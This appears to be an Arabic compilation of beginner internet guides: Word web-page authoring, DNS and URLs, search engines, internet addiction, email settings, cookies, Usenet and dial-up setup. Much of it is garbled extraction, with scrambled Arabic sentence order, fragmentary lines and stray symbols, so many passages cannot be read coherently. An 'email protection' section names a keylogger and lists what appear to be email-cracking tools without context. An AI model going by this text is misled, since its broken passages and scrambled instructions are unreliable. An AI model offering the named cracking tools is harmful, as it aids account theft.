للصفحة، انقر على الأداة "صوت"، ثم انقر على الزر "استعراض" من مستطيل الحوار الظاهر "صوت خلفي"، واختر الملف الصوتي الذي تريد تشغيله عند فتح الصفحة. انقر على الزر "موافق"، ثم حدد عدد مرات تشغيل الصوت من القائمة "حلقة".

إحدى المشكلات التي يواجهها كثير من المبتدئين في تأليف صفحات ويب، هي عدم ظهور الأفلام والصور والأصوات عند إرسال الصفحات إلى إنترنت. والسبب الرئيسي في ذلك أنهم ينسون إرسال ملفات تلك العناصر إلى المزود الذي يستضيف الصفحات، أو تتضمن المسارات

التي تحدد مكان تلك العناصر، إشارة إلى أنها في مجلد معين على قرصهم الصلب. يجب لهذا، أن تتذكر دائماً أن ترسل جميع ملفات الأفلام والصور والأصوات التي استخدمتها إلى المزود البعيد الذي يستضيف موقعك أو صفحاتك، وأن تغير خصائص كل تلك العناصر، بحيث تشير إلى موقعها الجديد على إنترنت. يسهل وورد هذا الأمر بالنسبة للصور فقط، باستخدامه مجلد الدعم، الذي يكفي إرساله كاملاً إلى موقع الصفحات على المزود، كي تظهر الصور بدون مشكلات.

يمكنك إضافة نص تمريري، بالنقر على الأداة "نص تمريري"، وإدخال النص الذي تريد أن يمر على صفحة ويب عند فتحها، في مستطيل الحوار الظاهر، الذي يسمح بتعيين خصائص هذا النص، كسرعة المرور، واتجاه وطريقة وعدد مرات التمرير، ولون الأرضية. يوفر برنامج وورد إمكانية إضافة الوصلات التشعبية في صفحات ويب، أو حتى في وثائق وورد ذاتها، وذلك باختيار "ارتباط تشعبي"، من قائمة "إدراج". ويمكن أن يكون أي من تلك الوصلات عنوان موقع في إنترنت، أو عنوان بريد إلكتروني، أو اسم ملف تريد أن تسمح بجلبه من إحدى الصفحات. وأهم ما يجب أن تحده في مستطيل الحوار "إدراج ارتباط تشعبي"، هو عنوان الوصلة التشعبية ذاتها، مثل <http://www.yoururl.com> وإدخال "نص العرض"، مثل "إنترنت العالم العربي"، الذي يظهر في الصفحة بلون مختلف، للدلالة على وجود الوصلة.

يتطلب تأليف صفحة ويب باستخدام وورد بدءاً من الصفر، مستوى بسيطاً من الخبرة في هذا المجال، لكن ما العمل إذا كنت ما زلت تخطو خطواتك الأولى في هذا المجال، أو لم يكن لديك وقت لتبذل الصبر؟

البرنامج الإرشادي والقوالب
الحل أن تستخدم ما يوفره وورد من قوالب جاهزة لصفحات ويب وبرنامجاً إرشادياً (Wizard) لإنشاء صفحات ويب بأسلوب سهل. انقر على القائمة "ملف"، ثم اختر "جديد"، واختر لسان التبويب "صفحات ويب"، من مستطيل الحوار "جديد"، إذا لم تجد لسان التبويب هذا لديك، أو غيرها من الميزات المذكورة في هذا المقال فهذا يعني أنك بحاجة إلى تركيبها من القرص المدمج لطقم برامج أوفيس، فتلاحظ مجموعة من الأيقونات يمثل كل منها قالباً لنوع معين من صفحات ويب. لا يكلف إنشاء صفحة ويب جديدة بالاستناد على قالب، سوى اختيار القالب المطلوب، والنقر على زر موافق، بينما يسمح البرنامج الإرشادي **Arabic web page wizard**. بإنشاء مجموعة من صفحات ويب المترابطة. يمكنك بدء البرنامج الإرشادي، بالنقر على الأيقونة **wizard Arabic web page**، فيعرض مستطيل حوار يبين خطوات إنشاء الصفحات، فيطلب أولاً اسم صفحات الموقع، في المستطيل "عنوان الموقع على ويب" تبدو مصطلحات مايكروسوفت هذه مربكة، وهو الاسم الذي يظهر في أعلى نافذة المتصفح عند زيارة الصفحة، أو يظهر في قائمة المفضلة عند إضافة الصفحة إليها. أدخل في المستطيل "مكان الموقع على ويب"، اسم المجلد الذي تريد أن تحفظ الصفحات عليه، مع مساره الكامل، مثل **Documets\Web\Project1 C:\My**. وإذا لم يكن المجلد **Project1** موجوداً، سينشئه البرنامج الإرشادي، انقر على "التالي"، لتحديد طريقة التنقل داخل الصفحات التي تريد إنشاءها، حيث سينشئ البرنامج الإرشادي، صفحة شخصية، وعدة صفحات أخرى حسب الحاجة، ويمكنك اختيار طريقة التنقل بإنشاء إطارات (Frames) أفقية أو عمودية، أو عدم اختيار أسلوب التنقل بالإطارات لا تدعم بعض

المتصحات القديمة إظهار الإطارات

انقر على زر "التالي"، لتصل إلى اختيار عدد وشكل الصفحات التي تريد إنشاءها. يظهر البرنامج الإرشادي، عادة، لائحة بالصفحات التي سينشئها، والتي تكون، عادة، صفحة رئيسية لها قالب معين، مثل **Personal Web Page**، صفحة شخصية، وصفحتين فارغتين، يمكن الوصول إليهما عبر وصلتين من الصفحة الرئيسية. يوفر البرنامج الإرشادي ثلاثة أزرار لإضافة صفحات أخرى شكل ٣ هي: "إضافة صفحة فارغة جديدة"، و"إضافة صفحة قالب"، مثل **Personal Web Page Arabic**، أو **Arabic Table of Content**، وهي القوالب ذاتها التي لاحظت وجودها عندما نقرت على لسان التبويب "صفحات ويب" من مستطيل حوار "جديد". الزر الثالث "إضافة ملف موجود" لربط ملف موجود لديك سابقاً بمجموعة الصفحات الجديدة. نصل بالانقر على زر "التالي" إلى الخطوة التي تسمح لنا بترتيب الصفحات واختيار صفحة البداية، وذلك باختيار صفحة معينة من اللائحة وتحريكها إلى الأعلى، أو الأسفل هذه العملية مهمة، إذا كنت لا تعتمد على الإطارات للوصول إلى الصفحات وتسمح هذه الخطوة بتغيير اسم الصفحة التي سيظهر ارتباطها في صفحة البداية، بالانقر على زر تغيير الاسم وإدخال اسم جديد. انقر، بعد الانتهاء من هذه المرحلة، على زر "التالي" لتصل إلى إمكانية اختيار ما تسميه مايكروسوفت "السمة المرئية"، وهي نموذج من الأشكال والألوان يطبق على جميع الصفحات التي تنشئها. ويمكن باختيار "إضافة سمة مرئية" ثم النقر على زر "استعراض السمات"، الوصول إلى مستطيل حوار يظهر لائحة بأسماء السمات المتوفرة في وورد، والتي تناسب مظهر الصفحات التي ترغب بإنشائها، مع إظهار كيفية تنفيذ ذلك على الصفحة فعلياً في الطرف الأيسر من مستطيل الحوار. وتسمح الخيارات الثلاثة أسفل قائمة أسماء السمات، باختيار تركيبة الألوان بخيار "ألوان مشرقة" واستخدام بعض الصور المتحركة التي تسمى **Animated GIF**، بخيار "رسومات نشطة"، واستخدام رسم متكرر في الصفحة أم لا بخيار "صورة خلفية" تصل بذلك، إلى المرحلة الأخيرة من البرنامج الإرشادي، الذي ينشئ مجموعة الملفات المطلوبة والوصلات بينها، بعد أن تنقر على زر "إنهاء". وكل ما عليك أن تفعله بعد ذلك، هو أن تملأ تلك الصفحات بالمعلومات التي تريدها

URL - 1

HTTP .
WWW. C4ARAB.COM .
INDEX.HTML .

DOMAIN NAME SERVERS (DNS) -2

IP WWW. C4ARAB.COM
SERVER

IP -3

SERVER HTTP - 4

WWW. C4ARAB.COM/ INDEX.HTML

TXT SERVER -5

SERVER TXT -6

server
server

server
www. c4arab.com
main index

IP **DNS** _____

Internet protocol IP

octets

)

ISP

DSL

(

SERVER

IP



_____:

_____:

(Client)

(Router)

(Host)

(Router)

.%

30

FTP

(Client). (Host)

:

_____:

" " " "

" "

" "

(URL)

_____:

:
WWW. FTP

:

Public@anysite.com

FTP

WWW

:

http://www.anysite.com/mypage.html

URL.

WWW

Email FTP

Directories. Web Crawler

Web Crawler:

Web Crawler

<http://www.hotbot.com>HotBot

<http://ultra.infoseek.com>Infoseek

<http://www.altavista.digital.com>Alta Vista

Directories:

Yellow Pages

<http://www.yahoo.com>YAHOO!

<http://www.linkstar.com>Linkstar

<http://www.infohiway.com/way/index.html>InfoHiway

URL

Add Bookmark. Bookmarks Communicator, "Add to Favorite". "Favorite"

Web Crawlers

Directories

Yahoo **CJ-5** **Yahoo!**

CJ-5،

"Cancer" and "treatment"

Cancer

:

And

(Black and White)

Or

(Black or White)

Not

Black

(Black not White)

White.

:

Rednot(Black and White)

Red.

White.

Black

Black and not White

White.

Black

.

.

.

"

"

<http://www.arab.com.net/can/arabuniversity/index.htm>

<http://www.barrington-arabic.net/intro.htm>

admissions.udayton.edu/international/Arabic/index.html

RITSEC

<http://www.ritsec.com.eg>

Learn Net

Global Campus

Technology MSc Business Information

OOP.

Local Support Centre

<http://www.mdx.ac.uk>

<http://www.cityu.edu>

Online Iinstructional

City University

Center

Light Point Learning

Microsoft Certified

CIS

City University

MIS

Engineer

TCP/IP

.IIS

<http://www.microsoft.com>

<http://www.cityu.edu/sites/egypt/html/egp2.htm>

++C

Learn Net

<http://www.ritsec.com.eg/learnnet>

<http://www.media.mit.edu>

MIT

<http://www.motorola.com/ur>
Mastrisht

Motorola

<http://www.sesis.com/ogonline/opleiding/msn.htm>

<http://www.shams.eun.eg>

AUB

<http://www.aub.edu.lb/fea/courses>

..

-

.-

..

.

:

.

.

.

.

-

.

-

.

-

.

-

.

-

.

.

.

-

:-

-

.

-

.

-

.

-

.

.

.

-

-

-

-

www.agfund.org

ادمان الانترنت

:

"

" "

%

تعريف مصطلح إدمان الإنترنت:

فيصر البعض على أن الكلمة لا تنطبق إلا على مواد قد يتناولها "إدمان" يختلف العلماء في تعريف كلمة لتلك لا يقدر على الاستغناء عنها، وإذا استغنى عنها تسبب ذلك في حدوث أعراض الانسحاب الإنسان، ثم واحدة، بل يحتاج إلى برنامج المادة التي تعرضه لمشاكل بالغة، وبالتالي لا يستطيع أن يستغنى عنها مرة الأصلية بشكل تدريجي كما هو الحال في أغلب للإقلاع عن تلك المادة باستخدام مواد بديلة وسحب المادة حالات المخدرات.

بعض العلماء على هذا المفهوم الضيق للتعريف حيث يرون أن الإدمان هو عدم قدرة في حين يعترض الإدمان الإنسان على الاستغناء عن شيء ما.. بصرف النظر عن هذا الشيء طالما استوفى بقية شروط من حاجة إلى المزيد من هذا الشيء بشكل مستمر حتى يشبع حاجته حين يحرم منه.

آخرون وتعرضوا وبالتالي اقتنع بعض العلماء أن هناك من يسمون بمدمني الإنترنت في حين اعترض من أنواع الرغبات التي لا تقاوم لاستخدام بعض الناس الإنترنت استخداماً زائداً عن الحد على أنه نوع العلماء في التسمية؛ فإنه لا خلاف على أن وبصرف النظر عن التعريف واختلاف (COMPULSION) يسرفون في استخدام الإنترنت حتى يؤثر ذلك على حياتهم هناك عدداً كبيراً من مستخدمي الإنترنت الشخصية.

مجالات استخدام المدمنين للإنترنت هي كالتالي: حسب نتائج الدراسات التي تمت في هذا المجال فإن أكثر حيث يقوم الناس بالتعرف على أصدقاء جدد، ويقضون أوقاتاً (chat rooms) غرف الحوارات الحية* هؤلاء الأصدقاء عن مشاكلهم الشخصية أو عن الأمور العامة، أو في كثير من طويلة في الترتبة مع تلك يكون الحوار عن الجنس، وقد يقوم الشخص بعمل علاقة غرامية عبر الأثير، وقد تستغرق الأحيان يلزم هنا ذكر مدى العلاقة شهوراً، وفي بعض الأحيان يتقابل الطرفان في الحقيقة ويحدث الزواج؛ ولا اللسان عن ذكره من محرم الكلام. شرعية تلك النوعية من العلاقات التي يتحدث الطرفان فيها بما يعف الجنس على الإنترنت التي تعرض الصور الفاضحة.. مجال آخر يسرف فيه المدمنون ألا وهو مواقع * استخدام تلك المواقع بل إن الكثير من شبابنا يقع في هاوية الدخول إلى وللأسف فإن العرب لم يسلموا من سواء مواقع الجنس أم حجرات الحوارات الحية التي يتحدث فيها المشتركون عن الجنس. * تلك المواقع مجموعة بتبني قضية ألعاب الإنترنت التي تماثل ألعاب الفيديو. * نوادي النقاش حيث يقوم كل نادٍ أو حول تلك القضية أو الهاوية. * عمليات معينة أو هاوية معينة، ويتم عمل مقالات وحوارات بين المشتركين هائل من المعلومات، وقد يستهوي ذلك نوعية معينة البحث على الإنترنت حيث يحتوي الإنترنت على كم في الحصول على كل ما تقدر عليه من معلومات في مختلف مجالات من العقول التي لا تشبع من الرغبة الحياة.

لتكوين يجعل الإنترنت مسبباً للإدمان لبعض الناس؟ لدى مدمني الإنترنت بصفة عامة قابلية ما الذي

الكمبيوتر، يتمتع هؤلاء ارتباط عاطفي مع أصدقاء الإنترنت والأنشطة التي يقومون بها داخل شاشات

(Virtual communities)

"bipolar disorder"

(carpal tunnel syndrome).

(ctberwudiws).

%

USA Today :

" 86%

بين بسبب انعدام النظام في المعلومات على الإنترنت، بالإضافة إلى عدم وجود علاقة مباشرة أدعاهم؛ وذلك معلومات الإنترنت ومناهج المدارس.

الذكر- أن ٥٨% من طلاب المدارس المستخدمين للإنترنت اعترفوا بانخفاض وقد كشفت دراسة كيمبرلي يونج -السابقة الكثير من غيابهم عن حصصهم المقررة بالمدرسة، ومع أن الإنترنت يعتبر وسيلة بحث مثالية فإن مستوى درجاتهم بصلة أو كالثرثرة في حجرات الحوارات طلاب المدارس يستخدمونه لأسباب أخرى كالبحث في مواقع لا تمت لدراساتهم الحية أو كاستخدام ألعاب الإنترنت.

بعض الأحيان أن يضيع العامل بعض مشاكل في العمل: بسبب وجود الإنترنت في مكان عمل الكثير من الناس يحدث في موطن تخصصه، ويشكل ذلك مشكلة أكبر إذا كان العامل مدمناً غير وقت عمله في اللعب على الإنترنت، أو استخدامه في المشكلة يقوم مدمن الإنترنت طيلة ساعات الليل يؤدي إلى انخفاض مستوى أدائه لعمله. ولحل تلك للإنترنت، كما أن سهر عملهم؛ للتأكد من استخدام الإنترنت فقط في بعض رؤساء الأعمال بتركيب أجهزة مراقبة على شبكات الكمبيوتر في محل مجال العمل.

أول ثلاث فإن هناك عدة طرق لعلاج إدمان الإنترنت، "يونج" لإدمان الإنترنت؟ حسب رأي الدكتورة ولكن هل هناك علاج إدارة الوقت؛ بل يلزم من المريض استخدام منها تتمثل في إدارة الوقت، ولكنه -عادة- في حالة الإدمان الشديد لا تكفي وسائل أكثر هجومية:

يستخدمه في يوم الإجازة فإذا اعتاد المريض استخدام الإنترنت طيلة أيام الأسبوع نطلب منه الانتظار حتى عمل العكس: -أ- يستيقظ من النوم نطلب منه أن ينتظر حتى يفطر، ويشاهد الأسبوعية، وإذا كان يفتح البريد الإلكتروني أول شيء حين يستخدم الكمبيوتر في حجره النوم نطلب منه أن يضعه في حجره المعيشة... وهكذا. أخبار الصباح، وإذا كان المريض

بحيث ينوي الدخول على الإنترنت إيجاد موانع خارجية: نطلب من المريض ضبط منبه قبل بداية دخوله الإنترنت -ب- الإنترنت بحيث يتناسى موعد نزوله للعمل. ساعة واحدة قبل نزوله للعمل مثلاً حتى لا يندمج في

المريض تقليل وتنظيم ساعات استخدامه بحيث إذا كان -مثلاً- يدخل على الإنترنت تحديد وقت الاستخدام: يطلب من -ج- بتوزيعها على أيام الأسبوع في ساعة أسبوعياً نطلب منه التقليل إلى ٢٠ ساعة أسبوعياً، وتنظيم تلك الساعات 40 لمدة ساعات محددة من اليوم بحيث لا يتعدى الجدول المحدد.

مجالات استخدام الإنترنت. فإذا كان المريض الامتناع التام: كما ذكرنا فإن إدمان بعض المرضى يتعلق بمجال محدد من -د- الامتناع عن تلك الوسيلة امتناعاً تاماً في حين نترك له حرية استخدام الوسائل مدمناً لحجرات الحوارات الحية نطلب منه الأخرى الموجودة على الإنترنت.

المريض إعداد بطاقات يكتب عليها خمساً من أهم المشاكل الناجمة عن -ه- إعداد بطاقات من أجل التذكير: نطلب من الفوائد التي تنتج الإنترنت كإهماله لأسرته وتقصيره في أداء عمله مثلاً ويكتب عليها أيضاً خمساً من إسراره في استخدام بعمله، ويضع المريض تلك البطاقات في جيبه أو عن إقلاعه عن إدمانه مثل إصلاحه لمشاكله الأسرية وزيادة اهتمامه مندمجاً في استخدام الإنترنت يخرج البطاقات ليذكر نفسه بالمشاكل الناجمة عن حقيقته حيثما يذهب بحيث إذا وجد نفسه الاندماج. ذلك

كان يقوم بها قبل إدمانه للإنترنت؛ ليعرف ماذا خسر -و- إعادة توزيع الوقت: نطلب من المريض أن يفكر في الأنشطة التي من والرياضة، وقضاء الوقت بالنادي مع الأسرة، والقيام بزيارات اجتماعية وهكذا.. نطلب بإدمانه مثل: قراءة القرآن، المريض أن يعاود ممارسة تلك الأنشطة لعله يتذكر طعم الحياة الحقيقية وحلاوتها.

الاجتماعية الحقيقية بالانضمام إلى فريق الكرة -ز- الانضمام إلى مجموعات التأييد: نطلب من المريض زيادة رقة حياته الخياطة أو الذهاب إلى دروس المسجد؛ ليكون حوله مجموعة من الأصدقاء الحقيقيين. بالنادي مثلاً أو إلى درس لتعليم

أسري بسبب المشاكل الأسرية التي يحدثها -ح- المعالجة الأسرية: في بعض الأحيان تحتاج الأسرة بأكملها إلى تلقي علاج على استعادة النقاش والحوار فيما بينها ولتقتنع الأسرة بمدى أهميتها في إدمان الإنترنت بحيث يساعد الطبيب الأسرة المريض؛ ليقطع عن إدمانه. إعانة

كيف تحمي إيميلك من السرقة...؟ في الإنترنت

Keylogger

Re- register your account

support MSN

⋮

**munga bunga
e-mail crack
http port
menhaten
girl friend**

.. ..

....

^ % \$ # @ !

كيف تقوم بربط ايميلين مع بعض

!

POP Mail *
POP Server Name:*
mail.yahoo.com *
:POP User Name*
:Password POP User*
*
ok *

POP Mail

:

: _____

MIRA0.MAKTOOB.COM
MAKTOOB.COM

: _____

<http://services.msn.com/svcs/hotmail/httpmail.asp> :

POP.HOTMAIL.COM
Hstmp.hotmail.com

: _____

Pop.mail.yahoo.com
Smtп.mail.yahoo.com

كيفية وضع خلفيه موسيقيه فى الهوتميل

```
<" -"loop="xxxxxxx"src= bgsound>
:
"http://www.cyberegypt.com/Tedry_lesh.mid"src= bgsound>
<br> <"infinite"loop=
bgsound >
" http://hits.mididb.com/20020505/Martin_Ricky/Maria.mid"src=
<" "loop=
bgsound>
"http://hits.mididb.com/20020505/Jewel/Foolish_Games.mid "src=
<" "loop=
bgsound>
"http://216.117.145.32/20020505/f/madonna/Madonna_Frozen.mid "src=
<" "loop=
bgsound >
" http://216.117.145.32/20020505/f/nsync/Bye_Bye_Bye.mid"src=
<" "loop=
<" -"loop="http://6pix.jeeran.com/11_1_.mid"src= bgsound>
<" -" loop="http://64.224.25.194/images/golgotha.wav"src= bgsound>
bgsound>
"src=
http://hits.mididb.com/20020505/Mel_C/Never_Be_The_Same_Again.m
<" "loop= "id
bgsound>
"src=
http://216.117.145.32/20020505/f/britneyspears/Born_To_Make_You_H
<" "loop= "appy.mid
"http://hits.mididb.com/20020505/TLC/No_Scrubs.mid "src= bgsound>
<" "loop=
<" -"loop= "http://64.224.25.194/images/golgotha.wav"bgsound src=>
<head/>
"http://hits.mididb.com/20020505/TLC/No_Scrubs.mid "src= bgsound>
<" "loop=
"http://www.geocities.com/saudiyah4ever16/3od.wav "bgsound src=>
<" "loop=
```


<http://members.rogers.com/supermom20000/default.html>

(COOKIES)

(Cookie) " "

" "
()

" "

" "

IP

Log Files

Warn

Advanced Options View

."cookies" before accepting

Protocols Preferences Network Options

Internet

Tools

Accepting a Cookie).

Custom Level

Security

Options

ماهي ال USENET?

USENET

Newsgroups

USENET

NNTP

ISP

News Reader

Out Look

News

Server

Thread.

:

Moderated Newsgroup

Moderator

Unmoderated Newsgroup

Usenet

Text

Usenet

MIME

File

USENET

...

USENET

:Wizards

:Volunteers

:Lurkers

:Flamers

Flame Wars

Emotion

Emotion

(:*	(-:	(:
-:)-:):
(-	(-:@	<-:
P -:	/-:	D -:

"

."



Streaming

audio

Downloading

video

WAV files

Streaming

browser

plug-in player

Bandwidth

Kbps
FM

Windows media player

Real player

: Bandwidth

Xing Technolory

Stream Works Server

(Corporation (XTC

كيف تتصل بشبكة الإنترنت ؟ من الهاتف

:

Port number .

Proxy

-

170 .

-

User name And

-

Password

Modem

:

-



:

"properties"



"connections"



: Add" "



اضغط على زر "next" بعد تعبئة البيانات المطلوبة في الشكل



أيضاً بعد تعبئة الخانات المطبوعة في الشكل اضغط على زر "next" ستظهر الشاشة الختامية التي تخبرك بأنه قد تم إعداد الاتصال بنجاح فاضغط على الزر "finish" لتنتهي هذه الخطوة

-

اضغط مرة أخرى على أيقونة إنترنت إكسبلورر بزر الماوس الأيمن ثم اختر "properties" و اختر التبويب "connections" من الشاشة التي ستظهر لتظهر هذه الشاشة:



في الشاشة التي ستظهر قم بإعدادها كما يلي




ثم اضغط على زر "OK" ، تهانينا الآن يمكنك الدخول إلى عالم الإنترنت ، كل ما عليك فعله الآن هو تشغيل برنامج التصفح الموجود في جهازك و كتابة اسم المستخدم و كلمة المرور الخاصة باشتراكك و الاتصال بالإنترنت

ملاحظة : هذه الخطوات تنطبق على أغلب مقدمي الخدمة ، إذا لم تنجح في الاتصال بهذه الخطوات قم بمراجعتها للتأكد من قيامك بكل خطوة ، فإذا لم تنجح لسبب أو لآخر فاتصل بالدعم الفني لمقدم الخدمة الذي اشتركت عنده لتحصل على المساعدة

- -

Country : Area code :
Code

: Use Area Code and Dialing Properties




قد تحتاج إلى إعداد الشبكة المحلية LAN حيث تكتب عنوان الملقم والمنفذ الخاص بالاتصال نفسه كما سبق


رقم الهاتف	المنفذ Port	عنوان الملقم الوكيل Proxy Address	مقدم خدمة الاتصال في
170	964	Proxy.scs-net.org	العراق



لاتصال بالانترنت فى النظام وندوز اكس بى

انقر بالزر اليمين فى اى مكان على سطح المكتب




انقر فى اى مكان على سطح المكتب
بالزر اليمينى للماوس ثم اختر خصائص



